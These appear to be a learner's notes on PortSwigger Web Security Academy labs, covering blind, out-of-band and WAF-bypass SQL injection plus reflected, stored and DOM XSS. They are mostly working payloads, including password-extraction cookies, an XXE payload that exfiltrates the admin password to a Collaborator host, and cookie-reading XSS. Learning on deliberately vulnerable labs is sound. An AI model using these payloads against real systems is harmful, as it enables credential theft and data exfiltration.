'||(SELECT '' FROM users WHERE ROWNUM = 1)||' running

'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||' error

'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||' running

'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' error

'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||' error

'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' error

'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' error

'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' running

'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

…

'||(SELECT CASE WHEN SUBSTR(password,20,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

administrator

qw77ryxt423v02bc83q6

Lab 13: Blind SQL injection with time delays

PRACTITIONER

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.


To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay. **Hint** You can find some useful payloads on our SQL injection cheat sheet. **Access the lab**

Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to:

TrackingId=x'||pg_sleep(10)--

3. Submit the request and observe that the application takes 10 seconds to respond.



Lab 14: Blind SQL injection with time delays and information retrieval

PRACTITIONER

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information. The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user.

Hint: You can find some useful payloads on our SQL injection cheat sheet. **Access the lab**

Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to:

TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--

Verify that the application takes 10 seconds to respond.

3. Now change it to:

TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--

Verify that the application responds immediately with no time delay. This demonstrates how you can test a single boolean condition and infer the result.

4. Now change it to:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

Verify that the condition is true, confirming that there is a user called administrator.

5. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

This condition should be true, confirming that the password is greater than 1 character in length.

6. Send a series of follow-up values to test different password lengths. Send:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

Then send:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>3)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the application responds immediately without a time delay), you have determined the length of the password, which is in fact 20 characters long.

7. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.
8. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear §" button.
9. In the Positions tab, change the value of the cookie to:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

10. Place payload position markers around the a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

11. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

12. To be able to tell when the correct character was submitted, you'll need to monitor the time taken for the application to respond to each request. For this process to be as reliable as possible, you need to configure the Intruder attack to issue requests in a single thread. To do this, go to the "Resource pool" tab and add the attack to a resource pool with the "Maximum concurrent requests" set to 1.

13. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.

14. Burp Intruder monitors the time taken for the application's response to be received, but by default it does not show this information. To see it, go to the "Columns" menu, and check the box for "Response received".

15. Review the attack results to find the value of the character at the first position. You should see a column in the results called "Response received". This will generally contain a small number, representing the number of milliseconds the application took to respond. One of the rows should have a larger number in this column, in the region of 10,000 milliseconds. The payload showing for that row is the value of the character at the first position.

16. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,2,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

17. Launch the modified attack, review the results, and note the character at the second offset.

18. Continue this process testing offset 3, 4, and so on, until you have the whole password.

19. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

Cookie : TrackingId= id payload;
session= id

'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--;

'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--;

'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>10)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>20)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—;

solution

Cookie:
TrackingId=nyRW2VaF5C7bfqLO'**%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--;** session=4yR3L0KMi0dlQyUE8EY6vVz84RtfJGcD

Payload set 1: Payload type: numbers | 1-20

Payload set 2:Payload type : simple list |0-9 a-z A-Z

Lab 15: Blind SQL injection with out-of-band interaction

PRACTITIONER

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator. **Note :** To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.


Hint : You can find some useful payloads on our SQL injection cheat sheet. **Access the lab**

Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to a payload that will trigger an interaction with the Collaborator server. For example, you can combine SQL injection with basic XXE techniques as follows:

TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use Burp Collaborator client to verify that your payload had indeed triggered a DNS lookup and potentially exploit this behavior to exfiltrate sensitive data from the application. We'll go over this technique in the next lab.




Burp colloborator : orjeg2rx5v08yil1g0oqxotj5ab2zr.oastify.com

Full payload:

Cookie: TrackingId=S1exjl4SqKAI5sMm

'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//orjeg2rx5v08yil1g0oqxotj5ab2zr.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--;



Lab 16: Blind SQL injection with out-of-band data exfiltration

PRACTITIONER

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user.


Note : To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server. **Hint :** You can find some useful payloads on our SQL injection cheat sheet. **Access the lab**

Solution

1. Visit the front page of the shop, and use Burp Suite Professional to intercept and modify the request containing the TrackingId cookie.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the TrackingId cookie, changing it to a payload that will leak the administrator's password in an interaction with the Collaborator server. For example, you can combine SQL injection with basic XXE techniques as follows:


TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side query is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The password of the administrator user should appear in the subdomain of the interaction, and you can view this within the Burp Collaborator client. For DNS interactions, the full domain name that was looked up is shown in the Description tab. For HTTP interactions, the full domain name is shown in the Host header in the Request to Collaborator tab.
7. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.



Payload: Cookie: TrackingId=LFQr9737rWeWBYNp

'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.89ftr5fbsk95vmxqbpyhxgz58wem2b.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--;



← password in the selected area, username: administrator password: cn2ri1dhn2ilthwxwpxy

Lab 17: SQL injection with filter bypass via XML encoding

PRACTITIONER

This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The database contains a users table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.

Hint : A web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack. You'll need to find a way to obfuscate your malicious query to bypass this filter. We recommend using the Hackvertor extension to do this. **Access the lab**

Solution

Identify the vulnerability

1. Observe that the stock check feature sends the productId and storeId to the application in XML format.
2. Send the POST /product/stock request to Burp Repeater.
3. In Burp Repeater, probe the storeId to see whether your input is evaluated. For example, try replacing the ID with mathematical expressions that evaluate to other potential IDs, for example:

<storeId>1+1</storeId>

4. Observe that your input appears to be evaluated by the application, returning the stock for different stores.
5. Try determining the number of columns returned by the original query by appending a UNION SELECT statement to the original store ID:

<storeId>1 UNION SELECT NULL</storeId>

6. Observe that your request has been blocked due to being flagged as a potential attack.

Bypass the WAF


1. As you're injecting into XML, try obfuscating your payload using XML entities. One way to do this is using the Hackvertor extension. Just highlight your input, right-click, then select **Extensions > Hackvertor > Encode > dec_entities/hex_entities**.
2. Resend the request and notice that you now receive a normal response from the application. This suggests that you have successfully bypassed the WAF.

Craft an exploit


1. Pick up where you left off, and deduce that the query returns a single column. When you try to return more than one column, the application returns 0 units, implying an error.
2. As you can only return one column, you need to concatenate the returned usernames and passwords, for example:

<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users<@/hex_entities></storeId>

3. Send this query and observe that you've successfully fetched the usernames and passwords from the database, separated by a ~ character.
4. Use the administrator's credentials to log in and solve the lab.



At the same time backend evaluate mathematical operators in the query



XSS

Lab 1 : Reflected XSS into HTML context with nothing encoded

- <script>alert(1)</script> → into search box

Lab2: Stored XSS into HTML context with nothing encoded

- <script>alert(1)</script> → into the comment box
- </p><script>alert(1)</script> → another solution

Lab 3: DOM XSS in document.write sink using source location.search

APPRENTICE

This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL. To solve this lab, perform a cross-site scripting attack that calls the alert function

→ Paste to search box and search below scripts

- '"><script>alert(1)</script>
- '><script>alert(1)</script>
- "><svg onload=alert(1)>
- '">');<script>alert(1)</script>

Lab 4: DOM XSS in innerHTML sink using source location.search

APPRENTICE

This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search. To solve this lab, perform a cross-site scripting attack that calls the alert function.

→ burak</p> <script>alert(1)</script>
encoded as:

→ burak</p> <script>alert(1)</script>

xss prevented here.

Lab solution → <img src='x' onerror='alert(1)'>

My solution → </code> </h2> </section><script>alert(1)</script>

Another solution → '> <script>alert(1)</script>

Lab 5: DOM XSS in jQuery anchor href attribute sink using location.search source

APPRENTICE: This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's $ selector function to find an anchor element, and changes its href attribute using data from location.search. To solve this lab, make the "back" link alert document.cookie.

Test query → /abcd

→ https://0a67003b0387ddadc07b746e00e8000c.web-security-academy.net/feedback?returnPath=/abcd

Execution in source code:

** Back **

Payload → javascript:alert(document.cookie) change path with below:


https://0a67003b0387ddadc07b746e00e8000c.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)

Lab 6: DOM XSS in jQuery selector sink using a hashchange event

APPRENTICE

This lab contains a DOM-based cross-site scripting vulnerability on the home page. It uses jQuery's $() selector function to auto-scroll to a given post, whose title is passed via the location.hash property.

To solve the lab, deliver an exploit to the victim that calls the print() function in their browser.



Payload →

<iframe src="https://0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>

Lab 7: Reflected XSS into attribute with angle brackets HTML-encoded

APPRENTICE

This lab contains a reflected cross-site scripting vulnerability in the search blog functionality where angle brackets are HTML-encoded. To solve this lab, perform a cross-site scripting attack that injects an attribute and calls the alert function.

Access the lab

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a quoted attribute.
3. Replace your input with the following payload to escape the quoted attribute and inject an event handler:

"onmouseover="alert(1)

4. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. When you move the mouse over the injected element it should trigger an alert.

Solution:

' " <> these are prevented

Payload → "onmouseover="alert(1)

This payload executed below source code. xss occurs in the thick place.

```
<section class=blog-header>
        <h1>0 search results for '&amp;quot;onmouseover=&amp;quot;alert(1)'</h1>
        <hr>
      </section>
      <section class=search>
        <form action=/ method=GET>
          <input type=text placeholder='Search the blog...' name=search value=""onmouseover="alert(1)">
          <button type=submit class=button>Search</button>
        </form>
 </section>
```

Lab 8: Stored XSS into anchor href attribute with double quotes HTML-encoded

APPRENTICE

This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked. **Access the lab**

Solution

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an anchor href attribute.
4. Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls alert: javascript:alert(1)
5. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.

Payload → ">burak comment1 <script>alert(1)</script> → put into website input

Executed place in the source code:

```
<p>
<img src="/resources/images/avatarDefault.svg" class="avatar"> <a id="author" href="
">burak</a></p><p>comment1</p><script>alert(1)</script>  ">tunahan</a> | 04 July 2022
</p>  <p>**********</p>
```

community solution → javascript:alert(1)

Lab 9: Reflected XSS into a JavaScript string with angle brackets HTML encoded

APPRENTICE

This lab contains a reflected cross-site scripting vulnerability in the search query tracking functionality where angle brackets are encoded. The reflection occurs inside a JavaScript string. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function. **Access the lab**

Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Replace your input with the following payload to break out of the JavaScript string and inject an alert: '-alert(1)-'
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Solution: '-alert(1)-' → into search area.

Lab 10: DOM XSS in document.write sink using source location.search inside a select element

PRACTITIONER

